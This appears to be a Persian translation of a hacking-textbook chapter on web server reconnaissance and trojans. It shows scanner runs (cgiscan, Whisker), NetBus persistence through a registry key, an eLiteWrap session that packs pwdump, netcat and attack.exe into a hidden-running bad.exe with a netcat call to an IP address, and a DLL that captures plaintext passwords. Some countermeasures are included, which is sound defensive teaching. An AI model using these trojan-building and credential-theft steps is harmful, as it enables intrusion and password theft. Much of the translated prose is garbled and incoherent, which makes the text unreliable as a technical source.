معنی نهایی Hack کردن ،تجارت الکترونیکی است . چرا ؟ بخاطر وسعت دستگاههای فراهم‌ساز اینترنت ، امروزه ،تقریباً هر چیزی در وب قادر به ساخته شدن است . تلفنهای اعتباری ، فراخوانهای متن ، فراخوانهای Two-way (دو منظوره) ، دستیار دیجیتالی اشخاص (PDAS) ، دستگاههای همراه windows CE و تلویزیون‌ها هم اکنون یک نمونه از قلمرو بزرگ دستگاههای وب هستند و آنها هم اکنون هستند . در آینده چطور ؟ قدرت تخیلتان با این حقیقت رقابت نخواهد کرد . هر چیزی با یک تراشه داخلی به وب متوصل خواهد شد . اتومبیل‌ها ، قالیها ، هواپیماها ، قهوه‌جوش‌ها و بلی ، حتما شاید تستها و هر اختراعی به web متصال شده به امنیت احتیاج خواهد داشت . در غیر این صورت مصرف‌کننده‌ها و شرکت‌ها نسبت به اتخاذ آن بی‌میل خواهند بود. شرکت‌ها بر روی وب طراحی می‌شوند تا اطلاعات شرکت را ترویج بکنند و محصولاتشان را بفروشند و خدمات مشتری ، بهره جستن از رقابت و در تماس با مشتریان بودن نیز از دلایل دیگر می‌باشد . مادامیکه سازمانهای بیشتری Rouler های با هوش تسویه شده ، Firewall و سیستم‌های جلوگیری از داخل‌شدن بدون مجوز نصب شده باشند . (به عنوان مثال داخل سایت : http://www entercept.com. شوید .خیلی از این اقدامات متقابل می‌تواند به خارج از ویندوز گسترش یابد هنگامیکه ما راجع به آسیب‌پذیری‌های وب صحبت می‌کنیم . این بدین خاطر است که بیشتر به وب حمله‌ور می‌شوند ، ما در این فصل مشغول بحث‌کردن بر روی پورت‌های (و غیره /80/81/443/8000/8001/8080) که فقط پورت‌های رایجی هستند که اجازه می‌دهند درون قسمت شبکه DMZ بروند صحبت خواهیم کرد . در پایان این فصل شما شاید متعجب شده باشید که یک دشمن سرسخت مرورگر web در دست حمله‌کننده‌ها (مهاجم‌ها) می‌تواند باشد .

البته مراحل مخاطره‌انگیز قادر به گرفتن بعضی از این خطرها می‌باشند ، اما اکثریت آسیب‌پذیری در ارتباط با کیفیت برنامه‌نویسی ، منطق برنامه قابل اطمینان ، پیکره‌بندی غلط و روند کنترل همراه با دیده‌بانی (monitoring) روزانه سیستم ، همه اینها نوعی از گرفتن سعی بی‌حاصل می‌باشند . چنانچه همواره ، در وقت مناسب ما اقدام متقابل را برای هر حمله ارائه خواهیم کرد . همچنین نیز همیشه ، ما با شگرد فنی ساده و حرکت به سوی نکات پیشرفته بیشتر شروع خواهیم کرد .

WEB PILFERING

تاثیر پردازش مشروح مکانیسم بحث شده جهت گردآوری مطالب بیشتر درباره یک میزبان یا شبکه ممکن می‌باشد و منظور کش‌رفتن web بیشتر شباهت دارد به آن . مهاجمان بطور دستی سراسر صفحات web را به منظور معیوب بودن اطلاعات و خدشه‌دار نمودن کد (code) و توضیحات و طراحی جستجو خواهند کرد . در این فصل ، ما تعدادی از روش‌های کش‌رفتن سرور web را ارائه می‌نماییم که شامل دو گونه پویش‌نمودن صفحه به صفحه و ابزارهای خودکارشده به عنوان مثال scriptهای سفارشی و ابزار تجاری بحث خواهیم کرد.

صفحات يكي‌پس از ديگري

Popularity:	*5*
Simplicity:	*6*
Impact:	*10*
Risk Rating:	***7***

روش قدیمی کش‌رفتن صفحات web واردساختن دستی به راهپیمایی سراسر یک سایت وب با مرورگر شما و تماشاکردن هر یک از منابع صفحات هست . تمیزکاری یک اسناد HTML سایت . آشکار ساختن bitهای بیشمار اطلاعات خواهد بود ،شامل توضیحات باارزش به توسعه‌گردان دیگر ، شماره‌های تلفن ، کد javascript و سایر موارد دیگر ، بطور مثال در شکل ۱-۱۵ سورس html جهت صفحه وب بوسیله اشاره مرورگر شما به یک سرویس دهنده web با انتخاب view/page source نشان داده شده است .

خزيدن web

Popularity:	*10*
Simplicity:	*9*
Impact:	*1*
Risk Rating:	***7***

برای سایت‌های web بزرگتر (بیشتر از ۳۰ صفحه) بیشتر مهاجمان ، معبر خودکار شده توسط استفاده‌کردن هر یک از scriptهای سفارشی یا ابزار آلات خودکارشده خواهند گرفت . scriptهای سفارشی قادر به نوشتن در یک از زبانهای گوناگون هستند ، اما انتخاب ما شفاف و ساده است . استفاده نمودن از کد شفاف ساده ، شما را قادر به رفتن پنهانی در یک سرویس دهنده و جستجو کلمات کلیدی مطمئن می‌سازد . فهرست منابع CGI را جهت مقداری scriptهای واضح کم هزینه در به

آدرس:

http://www.cgi.resourceindex.com/programs_and_scripts/perl/Searching/Searc
hing_your_web_site بررسی کنید .




Figure 15-1. The HTML source can be a treasure trove of information, including directory structure, phone number, name, and email address of a web developer.





Figure 15-2. Teleport NT

عـده‌ای ابـزار آلات تجـاری جهـت سیستم‌های unix و NT به منظور این نوع کپی‌برداری وجود دارد . اما برنامه Teleport pro تحت NT نشان داده شد در شـکل ۲-۱۵ که مورد برگیرنده‌ها می‌باشد توسط شرکت Tennyson نوشته شده است (به آدرس http://www.tenmax.com) Teleport pro می‌توانند یـک mirror از سراسر سایت بر روی سیستم محلی شما جهت بازبینی مجدد منعکس کنند . برای بدست‌آوردن هدایت زبرتر پرونده‌ها ، شما بسادگی جستجو و پیاده‌سازی (Download) کنـید فقـط آن فایلهایی که با معیار شما تطبیق دارند . برای مثال اگر شما صفحات وب را با کلمات کلیدی مطمئن مثل "email" ، "contact" ، "user" ، "pass" ، "updated" و غـیره جسـتجو کنید شما می‌توانید به Teleport pro بگویید به جستجوی هر یک از این کلمات در فایل‌های مشخصی انواع *.htm ، *.html *shtml * ، *.txt ، *.cfm و غـیره بگـردد ، قـبل از پـیاده‌سـازی (Downloading) بطوریکه نشان داده شده در تصویر زیر ، Teleport pro به شما اجازه می‌دهد که نوع فایل‌ها را برای جستجو و در آن مشخص کنید .



Teleport proهمچنین به شما اجازه می‌دهد به شخصی‌نمودن کلمات جهت جستجو .

یک‌مرتبه یک نسخه از صفحات سرویس‌دهنده web در دسترس مستقیم محلی آنها می‌باشد ، مهاجمان هر صفحه HTML ، فایل گرافیک‌ها ، فرم کنترل و scriptکردن یک خطی را جستجو خواهند کرد با دانستن چگونگی طراحی می‌تواند راه‌طولانی درکمک‌رسانی رفتار مهاجمان به یک شعف مکرر در طراحی شما را بپیماید .

اقدام متقابل علیه کش‌رفتن web

۱- افزایش کنترل سریع درخواست‌های GET از یک منبع تنها .

۲- یک script "garbage.cgi" تهیه نمایند به جمع‌آوری اطلاعات غلط بی‌پایان توسط برنامه خودکار به عنوان پیروی‌کردن آن و اسکریپت‌های CGI بپردازند البته Teleport proقادر است از تکنیک‌های بروز آورنده ممانعت کند اما تعداد کمی از مهاجمان را به جستجوی برای اطلاعات واخواهد داشت .

آسیب‌پذیري اکتشاف شناخت خوب

یافتن میوه نیم‌آویخته باید همیشه عمده حق تقدم بالاتر باشد . بدلیل اینکه اولین حق تقدم برای مهاجمان است . آسیب‌پذیری و انهدام web هنوز وجود دارد بعد از شروع سالها شناخت عمومی ، زیبایی این حملات برای خودمان است که بیشماری از آنها می‌تواند پیدا شده باشد .

scriptهاي خودکارشده جهت تمام آن "Script Kiddies"

Popularity:	*10*
Simplicity:	*9*
Impact:	*4*
Risk Rating:	*8*

عـبارت «دوسـتهایتان نگهـداری مـی‌کـند و نزدیکتر دشمنانتان بیشتر با دقت» اینجا بکار برده می‌شود . فایده در درجه اول بوسیله « اسکریپ بچه‌گانه» آسیب‌پذیری پیمایش scriptها (اغلب نوشته توسط هکرهای ناشناس) می‌تواند به شما کمک کند به گریزاندن تعدادی از سوراخ‌های شناخته شده در امنیت سرور web . در این بخش مـا بحـث مـی‌کنـیم آسیب‌پذیری انفرادی و انواع جلوگیری کننده‌ها را بحث می‌کنیم. شما همیشه می‌توانید ابزار ردیابی آسیب‌پذیری بیشتر در وب یا سایت فنی حساس در آدرس زیر پیدا کنید (http://www.technotronic.com)

phfscan .c

آسـیب‌پذیـری PHF (کـه مـا بعـداًبا جزئیات بیشتری در مورد آن بخث خواهیم نمود) یکی از اولین سوراخ‌های منفجرشونده در اسکریپت‌های سرور وب می‌باشند . آسـیب‌پذیـری بـه مهاجمان جهت اجرای دستورات محلی بیشتری به عنوان کاربران سرور web جاری اجازه می‌دهند . این اغلب دستاوردشده در انتقال فایلهای کلمه عبور password در دسـتور کوتـاه هسـت . تعـداد بـرنامه‌هـا و اسـکریپت‌هـا ، بـرای هـر دو نفر مدیر سیستم و هکرها بود جهت نوشتن وپی‌بردن نقاط آسیب‌پذیری سرورها . عمومی‌ترین آنها برنامه phfscan .c هست . جهت استفاده از برنامه ، آن را با دستور :

Bgcc phfscan .c-o phfscan

ترجمه نموده ، اقدام به ایجاد یک لیست از میزبانان که شما می‌خواهید به توجه شود. (شما می‌توانید اشاره کنید از gping به ایجاد یک لیست) و نام آن را د رهمان دایرکتوری hos.phf بگذارید . اجرا کنید آن فایل با نیروی (phfscan) و برنامه به شما هشدار خواهد داد اگر در آن سرور آسیب‌پذیری پیدا نماید.

cgiscan

cgiscan هسـت یـک ابـزار کوچک زیبا که توسط Bronc Buster از Lou در سال ۱۹۹۸ ایجاد شده ، جهت پیمایش (جستجوکردن) یک سیستم به منظور آسیب‌پذیری تعدادی از اسکریپ‌های قدیمی به عنوان PHF و Count.cgi و Test.cgi و PHP و Handler و Webdist.cgi و nph-test.cgi و تعداد بیشـــتری از ایـــن بـــرنامه کـــار مـــی‌کـــند بوســـیله اســـکریپ‌هـــای آســـیب‌پذیـــر در دایرکـــتوری‌هـــای عـــادی (http://192.168.51.101/cgi-bin) و سعی می‌کنند که آنها را بهره‌برداری کند . در زیر یک cgiscan نظر درست تشخیص خواهد دارد .

```
[root@funbox-b ch14] # cgiscan www.somedomain.com
New web server hole and info scanner for elite kode kiddies
coded by Bronc Buster of LoU - Nov 1998
updated Jan 1999

Getting HTTP version

Version:
HTTP/1.1 200 OK
Date: Fri, 16 Jul 1999 05:20:15 GMT
Server: Apache/1.3.6 (UNIX) secured_by_Raven/1.4.1
Last-Modified: Thu, 24 Jun 1999 22:25:11 GMT
ETag: "17d007-2a9c-3772b047"
Accept-Ranges: bytes
Content-Length: 10908
Connection: close
Content-Type: text/html
```

```
Searching for phf : . . Not Found . .
Searching for Count.cgi : . . Not Found . .
Searching for test-cgi : . . Not Found . .
Searching for php.cgi : . . Not Found . .
Searching for handler : . . Not Found . .
Searching for webgais : . . Not Found . .
Searching for websendmail : . . Not Found . .
Searching for webdist.cgi : . . Not Found . .
Searching for faxsurvey : . . Not Found . .
Searching for htmlscript : . . Not Found . .
Searching for pfdisplay : . . Not Found . .
Searching for perl.exe : . . Not Found . .
Searching for wwwboard.pl : . . Not Found . .
Searching for www-sql : . . Not Found . .
Searching for service.pwd : . . Not Found . .
Searching for users.pwd : . . Not Found . .
Searching for aglimpse : . . Not Found . .
Searching for man.sh : . . Not Found . .
Searching for view-source : . . Not Found . .
Searching for campas : . . Not Found . .
Searching for nph-test-cgi : . . Not Found . .

[gH] - aka gLoBaL hElL - are lame kode kiddies
```

= نمونه بار = 597

.COM

چندین اسکریپت پیمایشگر روی اینترنت رفتار du jour جستجو می‌کند .

تکرار http://www.hacking جهت ارتباط دادن با سایت‌های امنیت عمومی بیشماری و آنها سعی می‌کند برای شما .

برنامه‌هاي كاربردي خودكارشده

Popularity:	*10*
Simplicity:	*10*
Impact:	*3*
Risk Rating:	*8*

تعـدادی بـرنامه خودکارشـده وجـود دارنـد کـه در اینترنـت بـه جسـتجوی سایت web بطور پیش‌فرض به شناسایی آسیب‌پذیری گسترده می‌پردازند ، اما متفاوت با اسکریپ‌های اسبق می‌باشند ، آنها باید به ترتیب روش دستی استفاده شوند . این در شبکه‌های وسیع و پهناور استفاده نمی‌شود ، اما آنها می‌توانند در شبکه‌های کوچک و آن سرورهایی که مورد درخواست شما بر روی آنها است استفاده شوند .

Grinder

Grinder نگارش ۱,۱ (http://www.hackerselub.com) توسط Rhino9 یک برنامه کاربرد win32 است که جستجو خواهد کرد یک سری از آدرس‌های IP را جستجو خواهد کرد نام و شماره‌های نگارش سرور web خودش گزارش می‌دهد. این تفاوتی ندارد از یک دستور HEAD ساده (برای مثال استفاده‌کردن netcat) اما Grinder ، سوکت‌های موازی چندگانه ایجاد می‌نماید . سپس خیلی سریع قادر به انجام آن می‌باشد . شکل ۳-۱۵ نشان می‌دهد که چگونه Grinder سیستم‌ها را جستجو می‌کند و نگارش سرور web را کنترل می‌نماید .

.COM

ماشین دیگری برای گزارش‌دادن نگارش سرور web تحت unix وجود دارد ، که جستجوکردن اسکریپ‌ها را در معرض هک‌کردن سایت web قرار می‌دهد . (http://www.hacking exposed .com)

اگر پورت 80 در فایل پورت‌ها شامل باشد ، دستور HEAD قادر خواهد بود به سرور web بفرستد بطور پیش‌فرض و نام و شماره نگارش را از برنامه اجرایی در فایل <name>/<name>.http نسخه‌برداری خواهد کرد .

شما می‌توانید نحوه اجرای جستجوکردن در برنامه زیر مشاهده کنید .

```
./unixscan.pl hosts.txt ports.txt test -p -z -r -v
Once complete, the dump file will report the web server version:
172.29.11.82 port 80 : Server: Microsoft-IIS/4.0
172.29.11.83 port 80 : Server: Microsoft-IIS/3.0
172.29.11.84 port 80 : Server: Microsoft-IIS/4.0
```




Figure 15-3. Grinder can be helpful in finding large numbers of web servers and their software versions.

Site Scan

Site Scan توسط chameleon نوشته شده ، حفرکردن یک سطح عمیق از Grinder توسط چک‌کردن جهت مشخص‌نمودن آسیب‌پذیری وب به عنوان PHF و PHP و finger و Test.cgi و دیگران . برنامه کاربردی GUI فوق که تحت win32 است ، می‌تواند فقط یک آدرس IP تنها بگیرد و بنابراین داخل شدن به ابزارآلات اسکریپ‌ها ممکن نمی‌باشد . شما احتیاج خواهید داشت به واردنمودن آدرس‌های IP ،در هر دقیقه یکی و بطور دستی نتایج برگشتی گزارش می‌شود . شکل ۴-۱۵ نشان می دهد چطور Site Scan قادر به استفاده آزمایش سرور web شما برای آسیب‌پذیری عمومی است .

Whisker

یکـی از بهتر ابزارآلات جستجوکننده امنیت سرور وب Whisker بوسیله - Rain forest است .Whisker بر مبنی perl است بنابراین جهت استفاده آن شما احتیاج به تنظیم perl روی کامپیوتر خود دارید . (ما Active perl از سایت http://www.activestate.com درست داریم .)

Whisker اساسـاً دو قسـمت دارد ، جسـتجوگر و فایلهـای پیکربـندی ، مشـخص‌شده و چک می‌کند چه دستورالعمل‌هایی اجرا خواهد شد . این فایل‌ها script databases را فراخوانده است و یک پسوند db دارند . Whisker با یک تنظیم بانک‌های داده script می‌آید که نسبتاً قوی هیکل هستند فایل scan.db یکی از بیشمار دیتابیس‌های جامع رایج امنیت سرور وب هست .




Figure 15-4. SiteScan offers a nice GUI for manually finding popular web vulnerabilities.

چک‌های اطراف اینجا چگونگی اجرای Whisker در برابر یک سرور مقصور تکی جهت ایجاد فایل پیکربندی scan.db را نشان می‌دهد .

```
> whisker.pl -h victim.com -s scan.db
- - whisker / v1.4.0 / rain forest puppy / www.wiretrip.net - -

= - = - = - = - = - = - =
= Host: victim.com
= Server: Microsoft-IIS/5.0

+ 200 OK: GET /whisker.ida
+ 200 OK: GET /whisker.idq
+ 200 OK: HEAD /_vti_inf.html
+ 200 OK: HEAD /_vti_bin/shtml.dll
+ 200 OK: HEAD /_vti_bin/shtml.exe
```

بـا آزمـایش نمـودن خروجـی این اسکن ساده ، شما می‌توانید متوجه شوید که Whisker در سیستم IIS5 بارها فایلهای خطرناک پنهانی را مشخص کرده است ، درسـت بخوبـی حضور فیلترهای ISAPI که با فایلهای IDA و IDQ مطابقت می‌کند . (نتایج و اثرات Whisker.ida و Whisker.idq تنها فایلهای ساختگی هسـتند کـه نشـان مـی‌دهـند این سرور به متقاضیان این چنین فایلهایی پاسخگو هست) این ماهیت یک موتور Whisker (ویسکر) است که حضور فایلهای دارای امنیت شناخته شده معلوم را درست مانند ابزارهای اولیه CGI scanning چک می‌کند .

قـــــــدرت Whisker از فراگـــــــیری زبـــــــان پایگـــــــاه دادهٔ دســـــــتنویـــــــس (script database language) در فایل Whisker.Text که با tools می‌آید ناشی می‌شود. نوشتن custom script databaseها نسبتاً جهت بکاربردن صحیح و آسان زبان است .

Whack – A – Mole

بـرای مـثال ، یـک ابـزار تحویـل جمعـی بـرای NetBus یک بازی می‌باشد که Whack – A – Mole نامیده می‌شود که یک فایل فردی و قابل اجرا به نام Whack Mole.exe می‌باشد و همچنین فایلی می‌اشد که توسط Winzip به صورت خودکار باز می‌شود .

Whack – A – Mole سرور NetBus را به عنوان explore.exe نصب می‌کند و اشاره‌گری در آدرس محضرخانه زیر ایجاد می‌کند :

HKLM\SOFTWARE\Microsoft\Windows\Current Version\

و بواسطه اشاره‌گر NetBus در هر بار بوت‌شدن سیستم اجرا می‌شود .

Whack – A – Mole کـه حقیقـتاً مانـند یـک وسـیله سرگرمی می‌باشد (oops ، که شما در مورد آن نشنیده‌اید .....) Whack – A – Mole مانند شکل زیر است :

Bosniffer

چه راهی برای آلوده:ردن افراد بهتر از جلوگیری‌کردن از پاک:ردن back doors از سیستم آنها وجود دارد ؟

ابزار Back – orifice ، Bosniffer نامیده می‌شود ، مواظب آنچه که دنبالش هستید باشید .....

خوشبختانه ، آن می‌توان مانند جعبهٔ آلوده‌سازهای Bo پاک شود .

eLiteWrap

یک برنامه جمعی برای ایجاد Trojanها برنامه eLiteWrap می‌باشد که در سایت زیر قابل دسترسی می‌باشد .

http:\\www.holedeck.f9.co.uk/ eLiteWrap/index.html

این برنامه با جمع‌کردن تعدادی از فایلها در یک برنامه جمعی کار می‌کند و حتی آنها را از حالت جمع خارج می‌کند یا بر روی سیستم‌های از راه دور اجرا می‌کند.

همـانطور کـه از در زیر نمایش داده می‌شود ، آن می‌توان همچنین شامل Batch فایلها یا فایلهای script هم باشد که به مهاجمان امکان ایجاد یک سر هجوم‌های

فردی بر روی سیستم را می‌دهد .

```
c:\nt\ew\elitewrap
eLiTeWrap 1.03 - (c) TOM "eLiTe" McIntyre
tom @ dundesscake.co.uk
http://www.dundeecake.demon.co.uk/elitewrap
Operations : 1- Pick only
2- Pack and execute , visible , asynchronously
3- Pack and execute , hidden , asynchronously
4- Pack and execute , visible , ynchronously
5- Pack and execute , hidden , ynchronously
6- execute only , visible , asynchronously
7- execute only , hidden , asynchronously
8- execute only , visible , ynchronously
9- execute only , hidden , asynchronously
Enter package file # 1:c\nt\pwdump.exe
Enter opration : 1
Enter package file # 2:c\nt\nc.exe
Enter opration : 1
Enter package file # 3:c\nt\attack.exe
Enter opration : 7
Enter command line :
Enter package file # 4 :
All done :)
```

شما باید در حال حاضر فایلی به نام bad.exe داشته باشید که وقتی اجرا می‌شود فایلهای pwdump.exe و Netcat(ne.exe) را باز می‌کند و فایل دسته‌ای attack.bat را اجرا می‌نماید مانند زیر :

pwdump\nc.exe – n192.168.1.13000

Elitewrap شناسایی خواهد شد اگر مهاجم فراموش کند که امضای elitewrap را در برنامه اجرایی پاک نماید . دستور زیر هر امضایی را در هر حالتی پیدا خواهد کرد :

```
c:\nt\ew>find "elitewrap"bad.exe
.....Bad.exe
elitewrap V1.B
```

Windows NT FPNECLNT

برای مثال ، کتابخانه FPNECLNT.DLL که بر روی سرور NT نصب شده است نیاز به هماهنگ‌سازی کلمات رمز با سیستم‌های Novell Net Ware دارد .

این DLL از متغیرات کلمات رمز قبل از اینکه آنها رمزگشایی شوند جلوگیری می‌کند و برای SAM نوشته شده است .

کدی برای مثال به اینترنت فرستاده شده است که آگاهی‌های تغییر در کلمات رمز را در داخل فایلی به نام و مسیر زیر دارد می‌کند :

c:\Temp\PWDCHANGE.OUT

البته این که می‌تواند براحتی برای بدست‌آوردن کلمات رمز plainText تغییر یابد .

راه مقابله با FPNECLNT Trojan

اگر کلمات رمز را در NT یا محیط NetWare هماهنگ نکردید ، فایل FPNECLNT.DLL را که در %systemroot%system32 یافت

می‌شود پاک نمایید و همچنین ورودی محضرخانه رادر مسیر زیر چک نمایید :
Hkey – local – Machine\system\Current Controlset\Control\Lsa\Notification
و رشته FPNECLNT را پاک نمایید .
حملات Secure SHell(SSH)
SSH یک پروتکل مرموز برای جلوگیری از ارتباطات ترمینال از راه دور یا انتقال بر روی شبکه اینترنت می‌باشد .

تجزیه‌هاي Traffic

Popularity:	*5*
Simplicity:	*4*
Impact:	*6*
Risk Rating:	*5*

Timing Analysis of keystroken و Timing Attack on SSH منتشر نموده‌اند که جزئیات حملات تجزیه‌های traffic مختلفی را بر روی پروتکل SSH بیان می‌نماید . Xuqing Tian ، David Wagner ، Dawn Xiaodoxy Seng در دانشگاه کالیفرنیت ، کتابی را با عنوان
(http://pairs.cs.berkeley.edu/~dawnsong/ssh-timing.html)
Solor Designer و Dug Song یک ابزاری را نوشتند که طول کلمات رمز را نمایش می‌دهد .
(http://www.openwall.com/advisiories/ow-ssh-traffic-analysis-txt)

راههاي مقابله با تجزیه‌هاي Traffic

تکه برنامه‌هایی برای سرورهای مختلف SSH و کد بیتها قابل دسترس می‌باشد . بایتهای خالی مختلفی در داده‌ها می‌توانند بسیاری از حملات تجزیه‌های traffic جلوگیری نماید ، البته وقتی به طول کامل انجام شوند .

حمله MITM(Man-in-the-Middle)

Popularity:	*7*
Simplicity:	*6*
Impact:	*8*
Risk Rating:	*7*

Dug Song یک سری برنامه‌ها قابل دسترس در سایت زیر نوشته شده است که شامل یک سری ابزار به نام sshmitm می‌باشد .
(http://www.monkey.org/~dugsong/dsniff/)
به صورت پایداری برنامه بین client و server می‌نشیند و نیازی را از client دریافت می‌کند و با جواب تقلبی سرور جواب می‌دهد .

راه‌هاي مقابله با Man-in-the-Middle

